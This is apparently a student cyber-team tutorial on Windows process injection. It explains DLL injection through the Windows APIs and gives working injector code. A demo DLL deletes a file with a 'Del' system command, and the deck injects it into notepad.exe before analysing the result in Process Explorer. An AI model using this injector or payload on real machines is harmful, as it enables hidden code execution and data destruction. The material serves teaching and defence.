


PROCESS INJECTION

++++



PROCESS INJECTION
BEU CYBER TEAM
Muhammed SEYF

PROCESS INJECTION

WHAT IS PROCESS INJECTION.


Process injection is a technique used to run arbitrary code within the memory space of another process. It is often used by malware for defensive evasion, privilege escalation, and other malicious purposes. This technique can be used to hide the presence of the injected code and make it more difficult to detect and remove.

Security Gap?

Process injection is a [feature](#) in Microsoft Windows that allows processes to open and create threads remotely within the address space of other processes at the same privilege level. While it can be used for legitimate purposes, such as monitoring behavior by antivirus and endpoint detection and response (EDR) solutions, it is also often used by malware for defensive evasion, privilege escalation, and other malicious purposes. This technique can be used to hide the presence of the injected code and make it more difficult to detect and remove.

PROCESSES AND THREADS.

- **A Process** represents an instance of a running program with characteristics such as an address space, sources (e.g., open handles), and a security profile. It is not possible for a user process to gain access to the address space of another process without having an open handle to it.
- **A Thread** is an execution context within a process. It is responsible for running code within the process and serves as the basic unit of scheduling.




System-wide address space

HOW TO INJECT DLL.

As we know, it is not possible for a process to access the address space of another process without an open handle to it. Therefore, we can use injector code to exploit this limitation and execute arbitrary code within the address space of another process. This can be done by using Windows APIs to open the target process, allocate memory in its address space, write the path to the desired dynamic-link library (DLL) into the allocated memory, and create a remote thread in the target process to execute the 'LoadLibrary' function and load the DLL. Once the DLL is loaded, the process's main thread will execute the code in the DLL due to the 'DllMain' entry point being used. In this way, we can use traditional DLL injection to execute code within the address space of another process.

- i. *'OpenProcess' function is used to open the target process. If the function is successful, it will return a handle to the target process. This handle can then be used to manipulate the process and its resources, such as its address space and threads.*
- ii. *'VirtualAllocEx' function is used to reserve and commit a region of memory within the virtual address space of a target process. It is often used to allocate memory for storing data such as the path to a dynamic-link library (DLL). The function returns the base address of the allocated region, which can be used to access the memory and write or read data from it.*
- iii. *'WriteProcessMemory' function is used to write data, such as the path to a dynamic-link library (DLL), into an allocated region of memory in a target process. The function takes the base address of the allocated region, which is returned by the 'VirtualAllocEx' function, as an input. If the function is successful, it will return a nonzero value.*

- iv. *'GetProcAddress'* function is used to retrieve the address of an exported function in a process. In the context of DLL injection, it is often used to obtain the address of the *'LoadLibraryA'* function, which is responsible for loading a DLL into the address space of a process. The address of this function is retrieved from the current process, as all processes have the same export virtual addresses for common DLLs such as *'kernel32.dll'*. Once the address of the *'LoadLibraryA'* function has been obtained, it can be triggered to load the DLL into the target process.
- v. *'CreateRemoteThread'* function is used to create a new thread that runs in the virtual address space of the target process. When creating the thread, the function requires the starting address of the function to be executed, the variable to be passed to the function, and a creation flag. In the context of DLL injection, the starting address is typically the address of the *'LoadLibraryA'* function, the variable is the path to the DLL to be loaded, and the creation flag is usually set to zero to indicate that the thread should start immediately after being created. Once the thread is created, it will execute the *'LoadLibraryA'* function and load the DLL into the target process.



This image was taken from the following website:

<https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>.

DLL INJECTION PRACTICE.

Writing the injector code and the dynamic-link library (DLL)

Injector Main functions:

```
// ACCESS THE TARGET PROCESS AND RETURN A HANDLE USING OpenProcess
HANDLE openproc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

// ALLOCATE MEMORY IN TARGET PROCESS ADDRESS SPACE USING VirtualAllocEx
LPVOID allmem = VirtualAllocEx(openproc, NULL, dllpath.length() + 1,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

// WRITE THE DLL PATH ON THE MEMORY ALLOCATED AREA USING WriteProcessMemory
WriteProcessMemory(openproc, allmem, dllpath.c_str(), dllpath.length() + 1,
NULL);

// GETMODULEHANDLEA RETRIEVES THE MODULE HANDLE OF KERNEL32.DLL
// GETPROCADDRESS RETRIEVES THE ADDRESS OF LOADLIBRARYA FROM HANDLED
KERNEL32.DLL
LPVOID LoadLibraryAddr = GetProcAddress(GetModuleHandleA("kernel32.dll"),
"LoadLibraryA");

// CREATE THREAD IN TARGET PROCESS AND RETURN A HANDLE TO IT USING
CreateRemoteThread
HANDLE remotethread = CreateRemoteThread(openproc, NULL, NULL,
(LPTHREAD_START_ROUTINE)LoadLibraryAddr, allmem, 0, NULL);
```


It's important to note a few things when working with DLL injection:

If the DLL path is encoded in ANSI, you should use functions that support ANSI encoding such as 'GetModuleHandleA' and 'LoadLibraryA'. Alternatively, you can use functions like 'GetModuleHandleW' and 'LoadLibraryW' to support Unicode encoding.

It's important to provide the full path of the DLL file to the target process's 'LoadLibrary' function. If you only provide the DLL name or a short path, the function will search for the DLL based on the Windows search model. This may cause the function to fail if it cannot find the DLL. You can read more about secure loading of libraries in the Microsoft Developer Network (MSDN) documentation.

The DLL code we are assuming to be malicious contains the following functionality:

A message box that pops up and displays a message with an icon
A system command to delete a file

Here is an example of how the message box and system command might be implemented in the DLL code:

```
MessageBox(0, L"Do you have a backup :(", L"smile", MB_ICONINFORMATION);  
system("Del D:\\sensitive_data.txt");
```

It's worth noting that these are just examples of what the DLL code might do, and the actual functionality could be different depending on the specific DLL being used. The message box and system command shown here are just meant to illustrate how the DLL code might be structured.

Injecting target process

Notepad.exe will be the target process – PID **6908**.


▼	Notepad	6908	notepad.exe
	Untitled - Notepad		
>	Snipping Tool	16104	SnippingTool.exe
>	Sysinternals Process Exp...	11820	procexp64.exe
>	Task Manager	17660	Taskmgr.exe

To run the injector with the DLL path and the PID number, you will need to specify these two pieces of information as inputs to the injector. The DLL path is the location of the DLL file on your system, and the PID number is the unique identifier assigned to the process you want to inject the DLL into.

The DLL is named "DLL1.dll".

```
Release>dllinjector.exe C:\Users\ [redacted] x64\Release\DLL1.dll 6908
```

The DLL was successfully executed.



Investigating target process

By using Process Explorer, we were able to find a thread with ID 11648 that executed the 'LoadLibraryA' function.

19892	!RtlpQueryProcessDebugInformati
11648	!LoadLibraryA
15424	!CoRevokeInitializeSpy+0x1100

We were able to determine that the 'DLL1.dll' file was loaded and now running within the context of the target process.

comctl32.dll	User Experience Controls Library	Microsoft Corporation
CoreMessaging.dll	Microsoft CoreMessaging Dll	Microsoft Corporation
CoreUIComponents....	Microsoft Core UI Components Dll	Microsoft Corporation
DLL1.dll		
efswrt.dll	Storage Protection Windows Runti...	Microsoft Corporation
gdi32.dll	GDI Client DLL	Microsoft Corporation
gdi32full.dll	GDI Client DLL	Microsoft Corporation

we were able to find and view some of the strings contained in the DLL file that were loaded into memory. This can be useful for analyzing the DLL code and understanding its functionality.

Printable strings found in the scan:
smile
Do you have a backup :(
!This program cannot be run in DOS mode.
Rich,
pFb
Del D:\sensitive_data.txt
RSDS

Malware attack scenarios

In a malware attack scenario, malware may target built-in native Windows processes or common software processes to inject its malicious code. Examples of such processes include 'explorer.exe', 'svchost.exe', 'iexplore.exe', and 'chrome.exe'. There are several different scenarios in which malware might target specific processes or a defined list of processes. In other cases, the malware may scan for suitable processes to target at runtime, rather than having a specific process in mind. The goal of the malware is usually to gain persistence, secrecy, and privilege in the system by injecting its code into a trusted process.

APT Malware Examples:

Malware	Description
Silence	has injected a DLL library containing a Trojan into the fwmain32.exe process
Honeybee	uses a batch file to load a DLL into the svchost.exe process.
WarzoneRAT	has the ability to inject malicious DLLs into a specific process for privilege escalation.

For more information.

- *Msdn.com*
- *Attack.mitre.org*